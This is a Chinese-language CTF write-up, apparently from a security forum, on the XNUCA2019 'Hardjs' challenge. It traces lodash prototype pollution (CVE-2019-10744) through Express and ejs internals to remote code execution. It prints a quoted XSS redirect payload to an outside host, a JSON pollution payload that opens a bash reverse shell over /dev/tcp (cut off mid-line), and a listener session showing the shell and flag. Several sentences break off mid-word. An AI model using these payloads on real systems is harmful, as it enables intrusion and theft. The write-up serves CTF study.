XNUCA2019 Hardjs题解 从原型链污染到RCE

Eifiz / 2019-08-30 09:09:00 / 浏览数 3739 安全技术 CTF 顶(0) 踩(0)

---

0x00 前言

这次XNUCA2019的WEB题四道只有两道被解出，其中这道Hardjs是做出人数较少的一道，还是比较有意思的，所以在此分享一下解题思路。

0x01 初步分析

题目直接给了源码，所以可以进行一下审计。打开源码目录，最显眼的就是`server.js`和`robot.js`。

先分析`server.js`。

可以发现这个服务器是nodejs，并且用了express这个框架，模板渲染引擎则用了ejs。

审计一下代码可以看到有以下的路由：

- `/` 首页
- `/static` 静态文件
- `/sandbox` 显示用户HTML数据用的沙盒
- `/login` 登陆
- `/register` 注册
- `/get` json接口 获取数据库中保存的数据
- `/add` 用户添加数据的接口

除了`/static`，`/login`和`/register`以外，所以路由在访问的时候都会经过一个`auth`函数进行身份验证

因为做了转义处理，所以应该是没有Sql注入的问题，需要从其他方面下手。

另外在初始化的时候有这么一句

```
app.use(bodyParser.urlencoded({extended: true})).use(bodyParser.json())
```

所以我们可以通过json格式传递参数到服务端

0x02 发现问题

在`/get`中我们可以发现，查询出来的结果，如果超过5条，那么会被合并成一条。具体的过程是，先通过sql查询出来当前用户所有的数据，然后一条条合并到一起，关键代

```
var sql = "select `id`,`dom` from  `html` where userid=? ";
var raws = await query(sql,[userid]);
var doms = {}
var ret = new Array();

for(var i=0;i<raws.length ;i++){
   lodash.defaultsDeep(doms,JSON.parse( raws[i].dom ));

   var sql = "delete from `html` where id = ?";
   var result = await query(sql,raws[i].id);
}
```

其中的`lodash.defaultsDeep(doms,JSON.parse( raws[i].dom ));`恰好是前段时间公布的`CVE-2019-10744`的攻击对象，再看一下版本刚好是4.17.11，并没有修复这个漏洞。所以我们可以利用这个漏洞进行原型链污染。

0x02.1 原型链污染

这里简单介绍一下原型链污染(prototype pollution)

Javascript里每个类都有一个`prototype`的属性，用来绑定所有对象都会有变量与函数，对象的构造函数又指向类本身，同时对象的`__proto__`属性也指向类的`prototype`

```
> a = {}
< ▶ {}
> a.constructor.prototype == Object.prototype
< true
> a.__proto__ == Object.prototype
< true
```

并且，类的继承是通过原型链传递的，一个类的prototype属性指向其继承的类的一个对象。所以一个类的prototype.__proto__等于其父类的prototype，当然也等于

我们获取某个对象的某个成员时，如果找不到，就会通过原型链一步步往上找，直到某个父类的原型为null为止。所以修改对象的某个父类的prototype的原型就可以通过

```
> a = {}
< ▶ {}
> b = {}
< ▶ {}
> a.__proto__.c = "123"
< "123"
> a.c
< "123"
> b.c
< "123"
>
```

当然，如果某个对象本身就拥有该成员，就不会往上找，所以利用这个漏洞的时候，我们需要做到的是找到某个成员被判断是否存在并使用的代码。

0x02.2 发现利用点

在server.js中，有一处很符合我们要寻找的利用点，即auth函数中判断用户的部分

```
function auth(req,res,next){
   // var session = req.session;
   if(!req.session.login || !req.session.userid ){
       res.redirect(302,"/login");
   } else{
       next();
   }
}
```

在我们没有登陆以前，req.seesion.login和req.session.userid是undefined的，而session对象的父类肯定包含了Object，所以我们只要修改Object中的这部分代

0x03 尝试XSS攻击

知道了上述的利用点以后，回去审计robot.py可以发现，flag值是存在环境变量中的，并且是admin的密码，robot会打开本地页面的首页/(原先是会自动跳转到/login，

因为首页会自动加载我们保存的html数据，所以这个时候我的思路是可以构造一个form，但是提交地址是自己的服务器，这样就可以接受到来自bot的flag了。

再加上robot.py中的以下细节，我认为从前端下手应该是出题人预留的预期解之一。``

```
chrome_options.add_argument('--disable-xss-auditor')
...
   print(client.current_url)
```

所以审计前端的app.js

发现所有我们保存在数据库的数据是动态加载到一个有sanbox标签的iframe中，这就导致即使我们可以写一个表单，也无法被提交，我们的数据中的js是不会被执行的。

不过恰巧的是app.js使用的Jquery前段时间也有一个原型链污染漏洞被曝出，而且在页面中也使用到了

```
for(var i=0 ;i<datas.length; i++){
   $.extend(true,allNode,datas[i])
}
```

具体的CVE号是CVE-2019-11358，利用方法类似上文的漏洞。

如果找到利用链应该是可以成功攻击的，不过遗憾的是本人水平有限，没能在比赛的时候找到攻击方法。

投稿的时候发现官方WP出了，并且给出了这种解法的攻击payload，供大家参考

```
{"type":"test","content":{"__proto__": {"logger": "<script>window.location='http://wonderkun.cc/hack.html'</script>"}}}
```

### 0x04 挖掘后端攻击方法

因为前端攻击失败，就希望通过后端找到可利用的点。

审计server.js的时候可以看到，返回页面是通过res.render(xxx)渲染的，所以尝试从这里下手，跟进模板渲染寻找符合我们上述条件的利用点。

因为代码较多，所以以下分析省略部分无关代码。

通过跟进/login的res.render

```
res.render = function render(view, options, callback) {
 var app = this.req.app;
 var done = callback;
 var opts = options || {};
 var req = this.req;
 var self = this;

 ....

 // render
 app.render(view, opts, done);
};
```

可以发现来到了response.js的中对res.render的定义，并且调用了app.render，同时，将进行了参数配置传递。继续跟进，来到application.js

```
app.render = function render(name, options, callback) {
 var cache = this.cache;
 var done = callback;
 var engines = this.engines;
 var opts = options;
 var renderOptions = {};
 var view;
 ....
 // render
 tryRender(view, renderOptions, done);
};
```

发现调用了tryRender，并继续传递配置，我们继续跟进

```
function tryRender(view, options, callback) {
 try {
   view.render(options, callback);
 } catch (err) {
   callback(err);
 }
}
```

调用了view.render，继续跟进就来到了view.js

```
View.prototype.render = function render(options, callback) {
 debug('render "%s"', this.path);
 this.engine(this.path, options, callback);
};
```

调用了engine，终于来到了模板渲染引擎ejs.js中。

```
exports.renderFile = function () {
 var args = Array.prototype.slice.call(arguments);
 var filename = args.shift();
 var cb;
```

```
 var opts = {filename: filename};
 var data;
 var viewOpts;

 ...

 return tryHandleCache(opts, data, cb);
};
```

发现跳到renderFile函数，并且又调用了tryHandleCache，我这里省略了opts传递的代码。

```
function tryHandleCache(options, data, cb) {
 var result;
 ...
     result = handleCache(options)(data);
 ...
}
```

这里可以看到handleCache返回了一个函数，并且将data传入进行执行，而这个result就是最后生成的页面了，这个时候可以感觉到，有RCE的可能性。继续跟进。

```
function handleCache(options, template) {
 var func;
 var filename = options.filename;
 var hasTemplate = arguments.length > 1;
 ...
 func = exports.compile(template, options);
 if (options.cache) {
   exports.cache.set(filename, func);
 }
 return func;
}
```

跟进生成func的compile

```
exports.compile = function compile(template, opts) {
 var templ;
 ...
 templ = new Template(template, opts);
 return templ.compile();
};
```

发现新建了一个Template对象并执行其成员方法得到返回的func。我们跟进其成员方法compile查看。

```
compile: function () {
   var src;
   var fn;
   var opts = this.opts;
   var prepended = '';
   var appended = '';
   var escapeFn = opts.escapeFunction;
   var ctor;

   if (!this.source) {
     this.generateSource();
     prepended += '  var __output = [], __append = __output.push.bind(__output);' + '\n';
     if (opts.outputFunctionName) {
       prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
     }
     if (opts._with !== false) {
       prepended +=  '  with (' + opts.localsName + ' || {}) {' + '\n';
       appended += '  }' + '\n';
     }
     appended += '  return __output.join("");' + '\n';
     this.source = prepended + this.source + appended;
   }

   ...
     src = this.source;
   ...
   try {
```

```
    if (opts.async) {
      // Have to use generated function for this, since in envs without support,
      // it breaks in parsing
      try {
        ctor = (new Function('return (async function(){}).constructor;'))();
      }
      catch(e) {
        if (e instanceof SyntaxError) {
          throw new Error('This environment does not support async/await');
        }
        else {
          throw e;
        }
      }
    }
    else {
      ctor = Function;
    }
    fn = new ctor(opts.localsName + ', escapeFn, include, rethrow', src);
  }

  ...

  // Return a callable function which will execute the function
  // created by the source-code, with the passed data as locals
  // Adds a local `include` function which allows full recursive include
  var returnedFn = function (data) {
    var include = function (path, includeData) {
      var d = utils.shallowCopy({}, data);
      if (includeData) {
        d = utils.shallowCopy(d, includeData);
      }
      return includeFile(path, opts)(d);
    };
    return fn.apply(opts.context, [data || {}, escapeFn, include, rethrow]);
  };
  returnedFn.dependencies = this.dependencies;
  return returnedFn;
},
```


这段代码中

```
if (opts.outputFunctionName) {
       prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
    }
```

就是我们一直寻找的东西，这个对象会与其他生成的模板字符串一起拼接到`this.source`，然后传递给`src`，接着是`fn`，然后以`returnedFn`返回并最后被执行。而一路跟

0x05 成功攻击

可以发现`process`是可以访问到的，所以我们可以用来反弹shell




最后的payload如下

```
{
   "content": {
       "constructor": {
           "prototype": {
           "outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/
           }
       }
   },
   "type": "test"
}
```


发送5次请求，然后访问/get进行原型链污染，最后访问/或/login触发render函数，成功反弹shell并getflag

```
root@BlackDisfigured-VM:~# nc -lvvp 233
Listening on [0.0.0.0] (family 0, port 233)
Connection from [117.50.53.186] port 233 [tcp/*] accepted (family 2, sport 12587)
root@97175a268b90:/app# ls
ls
config
node_modules
package-lock.json
package.json
server.js
static
views
root@97175a268b90:/app# os^H^H

root@97175a268b90:/app# netstat
netstat
bash: netstat: command not found
root@97175a268b90:/app# export
export
declare -x DEBIAN_FRONTEND="noninteractive"
declare -x FLAG="flag{dacd055e-8fe9-4027-ac41-65517f260b97}"
declare -x HOME="/root"
declare -x HOSTNAME="97175a268b90"
declare -x INIT_CWD="/app"
```



0x06 总结

原型链危害不小，不过找到合适的利用点也很花费审计的时间和精力，原先还以为这是个非预期，投稿的时候看到WP才知道这也在出题师傅的意料之中，tql。

第一次投稿，可能有不少错误，望各位师傅斧正，谢谢。

0x07 参考链接

https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html

https://www.xctf.org.cn/library/details/17e9b70557d94b168c3e5d1e7d4ce78f475de26d/

https://snyk.io/blog/snyk-research-team-discovers-severe-prototype-pollution-security-vulnerabilities-affecting-all-versions-of-lodash/

https://github.com/NeSE-Team/OurChallenges/tree/master/XNUCA2019Qualifier/Web/hardjs

https://www.anquanke.com/post/id/177093


imti**** 2019-08-31 18:12:13

师傅能加个联系方式吗，复现中还是没看懂

0 回复Ta

---

Eifiz 2019-09-01 00:01:31

@imti**** 遇到什么问题可以直接在这里回复嘛，其他师傅也能解答，而且我也可以当作文章的补充

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板